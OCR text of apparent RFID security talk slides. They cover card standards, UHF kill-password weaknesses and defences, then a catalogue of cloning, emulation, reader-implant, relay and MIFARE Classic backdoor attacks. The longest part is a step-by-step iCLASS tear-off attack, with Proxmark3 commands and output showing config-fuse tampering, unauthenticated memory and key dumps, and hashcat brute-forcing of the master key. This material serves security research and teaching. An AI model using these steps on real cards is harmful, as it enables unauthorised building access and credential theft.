
High Frequency standards

- ISO15693
- Cipurse
- eMRTD
- FeliCa
- Fido
- Fudan (!mfc)
- HID iCLASS
- Legic
- LTO
- MIFARE Classic
- MIFARE Ultralight
- MIFARE Plus
- MIFARE DESFire
- NTAG424
- HID SEOS
- ST25
- Texkom

Ultra High Frequency

Ultra High Frequency

- Long distance 1m – 100m
- Radio transmission
  - non-inductive
- Fast communications



Source: arcantenna.com

Ultra High Frequency – attacks

- Cloning
- Simulation
- Sniffing
- Crypto attacks
- Weaponized readers

- DDoS – by spamming messages
- UHF Kill – destroy tags
  - The system must have knowledge of important key
  - What if you extract the KDF and the master keys?

Ultra High Frequency – weaknesses

- What can an attacker do?

Send a bunch of “kill tag” commands (EPC Gen 2)

RESERVED MEMORY (BANK 0)

The reserved area of memory holds the tag’s Access and Kill passwords, with a 32-bit “Kill” password that allows a tag to be permanently silenced.

- The Kill command only executes if the password has been set (that is, is non-zero).
- The default Kill password value is zero.

A 32-bit Access password allows the Tag to transition to the Secured state. A tag in the Secured state can execute all Access commands, including writing to locked blocks.

Kill and access passwords must be accepted prior to being used. The kill password is a 32-bit value stored in reserved memory 00h to 1Fh, MSB first.

Secure enough?

RFID protection & encryption

- Read-only cards
- Program them once and then lock down the card
  - i.e.: No more Write or Erase possible.

RFID protection & encryption

- Imagine a RFID card as a USB memory stick
- Encrypt the data at rest
- Use encrypted communications
- Use CMAC/HMAC
- Out of the box – MIFARE DESFire or HID SEOS

Cryptographic key management

- Use diversified keys
  - key diversification functions (KDF)
  - rolling-key
- Per Card
- Per Site
- Secured with a Secure Element

RFID protection & encryption

If you are **NOT** doing it,
You are doing it **WRONG!**

OTP

- One Time Programmable field
- Usually allows for a bit to be cleared and never set again
- Use authentication when writing
- Suitable for allowing X number of uses

RFID encryption

- DES/3DES/AES or running custom crypto
- General rule
  - Use the highest crypto your system can handle
- Rule #2
  - Backwards compatibility sucks
- Rule #3

Elliptic signatures

- Good for validating but is slow
- NXP Originality Signature
  - Determine a genuine NXP tag

Attacks!

Documented attacks

- Card cloning
  - Magic cards
  - Genuine cards

Magic cards

- Mifare Classic Gen4
- Car Key Fob
  - Xhorse
- Targeted russian design

- No magic desfire
- No magic SEOS
- No magic hitag

- Creating a magic card
  - 10-100k USD

Emulation

- Emulation
  - Chameleon Ultra
  - Flipper zero
  - Proxmark3


HID Cloning

- HID, easy clone
  - Flipper Zero
    - NARD
    - HID SAM
    - Seader / picopass app
  - Proxmark3 rdv4
    - HID SAM

https://gist.github.com/kitsunehunter/c75294bdbd0533eca298d122c39fb1bd


Reader attacks

- Weaponized readers
  - Implants
  - Decoys
  - Door simulators



Reader attacks

- Implants
  - Tastic RFID Thief (Fran Brown)
  - Wiegotcha (Mike Kelly)
  - ESP-RFID-Thief (Corey Harding)
  - Tusk (TeamWalrus)
  - BLEkey (Mark Baseggio, Eric Evenchick)
  - Espkey (Octosavvi)
  - The Tick (Jacob Kramarz, Julia Zdunczyk)




Reader attacks – decoys

- Decoys
  - Doppelgänger


Reader attacks – simulators

- Door simulators
  - EvilDaemond
  - Paxtogeddon-Reader
  - Custom user builds



Relay attacks

- Relay attacks
  - EMV
    - Payment village
  - PACS
    - Cardhopper



Crypto & side-channel attacks

Crypto & side-channel attacks

- Crypto & side-channel
  - MIFARE Classic backdoor
  - KDF attacks

MIFARE Classic backdoor

MIFARE Classic backdoor found in the notorious static encrypted nonces cards from FUDAN.

- Philippe Teuwen
- Helpful users from the community
- Great paper, read it!

MIFARE Classic backdoor

```
usage: fm11rf08s_recovery.py [-h] [-x] [-y] [-n] [-k] [-d] [-s]

A script combining staticnested* tools to recover all keys from a FM11RF08S card.

options:
  -h, --help          show this help message and exit
  -x, --init-check    Run an initial fchk for default keys
  -y, --final-check   Run a final fchk with the found keys
  -n, --no-oob        Do not save out of bounds keys
  -k, --keep          Keep generated dictionaries after processing
  -d, --debug         Enable debug mode
  -s, --supply-chain  Enable supply-chain mode. Look for hf-mf-XXXXXXXX-default_nonces.json
```

KDF attacks

Key Diversification Functions (KDF)

Generating diversified keys / site / card is a common practice but what happens if they are figured out?

Most noteable: Dorma Kaba Saflok KDF

Tear-off attacks

Tear-off attacks

- ST25TB Counters
- Picopass / iClass
- Ultralight Ev1 counters
- EM4305
- T5577
- …

Tear-off attacks – ST25TB counters

- Public transportation
- STICC talk
- Gentil Kiwi's device

ICLASS tearing

- Tearing means cutting the field at very specific timings and observe what happens…

```
[usb] pm3 --> hf iclass tear --blk 18 --ki 0 -d 2222222222222222 -s 300 -e 340 -i 1
```

```
[+] Using key[0] AEA684A6DAB23278
[+] 20 attempts / tearoff
[+] CSN..................... A7A8D000F7FF12E0
[+] Original block data... 1000000000000000
[+] New data to write..... 2222222222222222
[+] Target block.......... 18 / 0x12
[=] ----------------------------------------

[=] Press <Enter> to exit

[=] -------------- start ----------------

 Tear off delay 302 / 340 us -   8 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     1000000000200000
 Tear off delay 302 / 340 us -   9 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     1000000800220022
 Tear off delay 302 / 340 us -  10 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     1000000800220223
 Tear off delay 302 / 340 us -  11 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     1000000800221223
 Tear off delay 302 / 340 us -  12 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     1080002800 2612AB
 Tear off delay 302 / 340 us -  13 iter
```

```
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     1080002800 2612AB
 Tear off delay 302 / 340 us -  13 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     1080808 2832A61EAB
 Tear off delay 302 / 340 us -  14 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     9085816ABAA61EAF
 Tear off delay 302 / 340 us -  15 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     B4A5A16ABEB67FBF
 Tear off delay 302 / 340 us -  16 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     B6EFF7EAFEB6FFBF
 Tear off delay 302 / 340 us -  17 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     F7FFF7EAFFB6FFFF
 Tear off delay 302 / 340 us -  18 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     F7FFF7FEFFFFFFFF
 Tear off delay 302 / 340 us -  19 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
[=] Read:     F7FFFFFFFFFFFFFF
 Tear off delay 302 / 340 us -  20 iter
[+] Tearing! unknown phase
[=] Original: 1000000000000000
```

HF ICLASS TEAR

```
[usb] pm3 --> hf iclass tear -h

Tear off an iCLASS tag block
e-purse usually 300-500us to trigger the erase phase
also seen 1800-2100us on some cards
Make sure you know the target card credit key. Typical  `--ki 1` or `--ki 3`


usage:
    hf iclass tear [-hv] [-k <hex>] [--ki <dec>] --blk <dec> [-d <hex>] [-m <hex>] [--credit] [--elite] [--raw]
                   [--nr] [--shallow] -s <dec> [-i <dec>] [-e <dec>] [--loop <dec>] [--sleep <ms>]
                   [--arm]

options:
    -h, --help                  This help
    -k, --key <hex>             Access key as 8 hex bytes
    --ki <dec>                  Key index to select key from memory 'hf iclass managekeys'
    --blk <dec>                 block number
    -d, --data <hex>            data to write as 8 hex bytes
    -m, --mac <hex>             replay mac data (4 hex bytes)
    --credit                    key is assumed to be the credit key
    --elite                     elite computations applied to key
    --raw                       no computations applied to key
    --nr                        replay of NR/MAC
    -v, --verbose               verbose output
    --shallow                   use shallow (ASK) reader modulation instead of OOK
    -s <dec>                    tearoff delay start (in us) must be between 1 and 43000 (43ms). Precision is about 1/3 us
    -i <dec>                    tearoff delay increment (in us) - default 10
    -e <dec>                    tearoff delay end (in us) must be a higher value than the start delay
    --loop <dec>                number of times to loop per tearoff time
    --sleep <ms>                Sleep between each tear
    --arm                       Runs the commands on device side and tries to stabilize tears

examples/notes:
    hf iclass tear --blk 10 -d AAAAAAAAAAAAAAAA -k 0011223344556677B -s 300 -e 600
    hf iclass tear --blk 10 -d AAAAAAAAAAAAAAAA --ki 0 -s 300 -e 600
    hf iclass tear --blk 2 -d fdffffffffffffff --ki 1 --credit -s 400 -e 500
```

E-purse tearing

```
[usb] pm3 --> hf iclass info

[=] --- Tag Information ------------------------------------
[+]     CSN: 68 13 98 03 F9 FF 12 E0  uid
[+]  Config: 12 FF FF FF 7F 1F FF 3C  card configuration
[+] E-purse: FF FF FF FF F9 FF FF FF  card challenge, CC
[+]      Kd: -- -- -- -- -- -- -- --  debit key ( hidden )
[+]      Kc: -- -- -- -- -- -- -- --  credit key ( hidden )
[+]     AIA: FF FF FF FF FF FF FF FF  application issuer area
[=] ------------------ Card configuration -----------------
[=]     Raw: 12 FF FF FF 7F 1F FF 3C
[=]            12 (  18 )............  app limit
[=]               FFFF ( 65535 )......  OTP
[=]                    FF............  block write lock
[=]                       7F.........  chip
[=]                          1F......  mem
[=]                             FF...  EAS
[=]                                3C  fuses
[=]   Fuses:
[+]     mode......... Application (locked)
[+]     coding....... ISO 14443-2 B / 15693
[+]     crypt........ Secured page, keys not locked
[=]     RA........... Read access not enabled
[=]     PROD0/1...... Default production fuses
```

E-purse tearing

```
[usb] pm3 --> hf iclass tear --blk 2 -d "ffffffff f8ffffff" --ki 1 --credit -s 400 -e 500

[+] Using key[1] FDCB5A52EA8F3090
[+] Using credit key
[+] CSN..................... 68139803F9FF12E0 ( old silicon )
[+] Original block data... FFFFFFFFF9FFFFFF
[+] New data to write..... FFFFFFFFF8FFFFFF
[+] Target block.......... 2 / 0x02
[+] Using Key............. FDCB5A52EA8F3090
[=] ---------------------------------------

[=] Press <Enter> to exit

[=] --------------- start -----------------

 🕐  Tear off delay 410 / 500 us
[+] Erase phase hit... ALL ONES
[=] Original: FFFFFFFFF9FFFFFF
[=] Read:     FFFFFFFFFFFFFFFF
[+] E-purse has been teared ( ok )
[?] Hint: try `hf iclass creditepurse -d FEFFFEFF --ki 1`
[?] Hint: try `hf iclass wrbl -d 'FFFFFFFF FFFF FEFF' --blk 2 --ki 1 --credit`

[=] Done!
```

Config block tearing

```
[usb] pm3 --> hf iclass info

[=] --- Tag Information ---------------------------------
[+]     CSN: 68 13 98 03 F9 FF 12 E0  uid
[+]  Config: 12 FF FF FF 7F 1F FF 3C  card configuration
[+] E-purse: FF FF FF FF F9 FF FF FF  card challenge, CC
[+]      Kd: -- -- -- -- -- -- -- --  debit key ( hidden )
[+]      Kc: -- -- -- -- -- -- -- --  credit key ( hidden )
[+]     AIA: FF FF FF FF FF FF FF FF  application issuer area
[=] ------------------- Card configuration ------------------
[=]     Raw: 12 FF FF FF 7F 1F FF 3C
[=]             12 (  18 )............  app limit
[=]                FFFF ( 65535 )......  OTP
[=]                     FF............  block write lock
[=]                        7F.........  chip
[=]                           1F......  mem
[=]                              FF....  EAS
[=]                                 3C  fuses
[=]   Fuses:
[+]     mode......... Application (locked)
[+]     coding....... ISO 14443-2 B / 15693
[+]     crypt........ Secured page, keys not locked
[=]     RA........... Read access not enabled
[=]     PROD0/1...... Default production fuses
```

Config block tearing

	Byte number of the page 0 / block 1							
Byte	*0*	*1*	*2*	*3*	*4*	*5*	*6*	*7*
Fpers	Applications Limit	Application 16-bit OTP Area		Block Write Lock	Config	Memory config	E.A.S	Fuses
1	r/w	r/w		r/w	r/w	r/w	r/w/e	*
0	r	r/w		r/w	r	r	r/w/e	*

	Byte 7 / Block 1 / page 0							
Bit	*7*	*6*	*5*	*4*	*3*	*2*	*1*	*0*
Fpers	Fpers	Coding1	Coding0	Crypt1	Crypt0	Fprod1	Fprod0	RA
1	r/w	r/w	r/w	r/w	r/w	r/w	r/w	r/w
0	r	r	r	r/w	r/w	r	r	r

r/w/e : read / write (OTP Area) / erase (EEPROM Area) allowed

Config block tearing

Fpers :

When the page is in personalization mode this bit is equal to 1.
Once the application issuer has personalized and coded its dedicated areas, this bit must be set to 0: the page is "**in application mode**".

> *Note:*
>
> *Once the chip is in application mode, it is impossible to get the chip in personalization mode again.*
>
> *This bit **Fpers** is related to the selected page.*

Config block tearing

Crypt1	*Crypt0*	*Cryptographic selection*
1	1	Secured page Keys may be modified by user

Secured product

Unsecured product

1	0	Secured page Keys values are locked
0	0	No authentication possible. Chip can be read only if bit RA (Read Access) is enabled.

0	1	Non secured page

Config block tearing

```
[usb] pm3 --> hf iclass tear --blk 1 --ki 1 --credit -d "12 FFFe FF7 F1FFF 2C" -s 1700 -e 1900 -i 5

[+] Using key[1] FDCB5A52EA8F3090
[+] Using credit key
[+] Original block data... 12FFFFFF7F1FFF3C
[+] New data to write..... 12FFFEFF7F1FFF2C
[+] Target block.......... 1 / 0x01
[=] ----------------------------------------

[=] Press <Enter> to exit

[=] --------------- start -----------------

  Tear off delay 1805 / 1900 us
[+] Tearing! unknown phase
[=] Original: 12FFFFFF7F1FFF3C
[=] Read:     DDDFB7FF771FFFBC

[+] Application limit changed, from 18 to 221

[+] Fuse changed, from 3c to bc
[=] Fuse        Original   Changed
[=] ----------------------------------------
[=] Fpers  (*1) 0          1
[=] Coding1     0          0
[=] Coding0     1          1
[=] Crypt1 (*0) 1          1
[=] Crypt0 (*1) 1          1
[=] Fprod1      1          1
[=] Fprod0      0          0
[=] RA          0          0

[=] Done!
```

Config block tearing

```
[usb] pm3 --> hf iclass rdbl --blk 1
[+]  block   1/0x01 : DD DF B7 FF 77 1F FF BC
```

Fuse is now 0xBC

0x3C = 00111100

0xBC = 10111100

0xAC = 10101100

Config block tearing

```
[usb] pm3 --> hf iclass dump --ns
[!] ⚠  AA1 config is >= card size, using card size as AA1 limit
[+] Default to AA1 (debit) AE A6 84 A6 DA B2 32 78
[=] Card has 1 application area. AA1 limit 31 (0x1F)
.

[=] -------------------------- Tag memory --------------------------

[=]  block#   | data                    | ascii    |lck| info
[=] ---------+-------------------------+----------+---+---------------
[=]   0/0x00 | C3 C7 4F 0C FE FF 12 E0 | ..O..... |   | CSN
[=]   1/0x01 | DD DF B7 FF 77 1F FF BC | ....w... |   | Config
[=]   2/0x02 | C2 FF FF FF FF FF FF FF | ........ |   | E-purse
[=]   3/0x03 | FD 83 E8 BF 06 07 CE 54 | .......T |   | Debit
[=]   4/0x04 | FF FF FF FF FF FF FF FF | ........ |   | Credit
[=]   5/0x05 | FF FF FF FF FF FF FF FF | ........ |   | AIA
[=]   6/0x06 | 03 03 03 03 00 03 E0 17 | ........ |   | User / HID CFG
[=]   7/0x07 | 17 8B 05 FB 13 2C E4 CF | .....,.. |   | User / Enc Cred
[=]   8/0x08 | 2A D4 C8 21 1F 99 68 71 | *..!..hq |   | User / Enc Cred
[=]   9/0x09 | 2B E7 39 3C F8 E7 1D 7E | +.9<...~ |   | User / Enc Cred
[=]  10/0x0A | FF FF FF FF FF FF FF FF | ........ |   | User
[=]  11/0x0B | FF FF FF FF FF FF FF FF | ........ |   | User
[=]  12/0x0C | FF FF FF FF FF FF FF FF | ........ |   | User
[=]  13/0x0D | FF FF FF FF FF FF FF FF | ........ |   | User
[=]  14/0x0E | FF FF FF FF FF FF FF FF | ........ |   | User
[=]  15/0x0F | FF FF FF FF FF FF FF FF | ........ |   | User
```

We can now read out ALL of the memory without authentication

Config block tearing

```
[usb] pm3 --> hf iclass dump --ns
[!] ⚠  AA1 config is >= card size, using card size as AA1 limit
[+] Default to AA1 (debit) AE A6 84 A6 DA B2 32 78
[=] Card has 1 application area. AA1 limit 31 (0x1F)
.

[=] -------------------------- Tag memory --------------------------

[=]  block#   | data                    | ascii    |lck| info
[=] ---------+-------------------------+----------+---+---------------
[=]   0/0x00 | C3 C7 4F 0C FE FF 12 E0 | ..O..... |   | CSN
[=]   1/0x01 | DD DF B7 FF 77 1F FF BC | ....w... |   | Config
[=]   2/0x02 | C2 FF FF FF FF FF FF FF | ........ |   | E-purse
[=]   3/0x03 | FD 83 E8 BF 06 07 CE 54 | .......T |   | Debit
[=]   4/0x04 | FF FF FF FF FF FF FF FF | ........ |   | Credit
[=]   5/0x05 | FF FF FF FF FF FF FF FF | ........ |   | AIA
[=]   6/0x06 | 03 03 03 03 00 03 E0 17 | ........ |   | User / HID CFG
[=]   7/0x07 | 17 8B 05 FB 13 2C E4 CF | .....,.. |   | User / Enc Cred
[=]   8/0x08 | 2A D4 C8 21 1F 99 68 71 | *..!..hq |   | User / Enc Cred
[=]   9/0x09 | 2B E7 39 3C F8 E7 1D 7E | +.9<...~ |   | User / Enc Cred
[=]  10/0x0A | FF FF FF FF FF FF FF FF | ........ |   | User
[=]  11/0x0B | FF FF FF FF FF FF FF FF | ........ |   | User
[=]  12/0x0C | FF FF FF FF FF FF FF FF | ........ |   | User
[=]  13/0x0D | FF FF FF FF FF FF FF FF | ........ |   | User
[=]  14/0x0E | FF FF FF FF FF FF FF FF | ........ |   | User
[=]  15/0x0F | FF FF FF FF FF FF FF FF | ........ |   | User
```

Even the diversified keys

Config block tearing

- From here you can extract the FC / CN
- You can always read card since you got the diversified key
- You can run “hf iclass unhash”

Config block torn… what now?

- And bruteforce the master key
- Hashcat for the win!

```
Session..........: 14000
Status...........: Running
Hash.Mode........: 14000 (DES (PT = $salt, key = $pass))
Hash.Target......: iclass.hash
Time.Started.....: Mon Jun 16 22:32:48 2025 (1 min, 18 secs)
Time.Estimated...: Wed Jun 18 04:54:40 2025 (1 day, 6 hours)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?1?1?1?1?1?1?1?1 [8]
Guess.Charset....: -1 charsets/DES_full.hcchr, -2 Undefined, -3 Undefined, -4 Undefined
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 82588.9 MH/s (12.01ms) @ Accel:128 Loops:1024 Thr:64 Vec:1
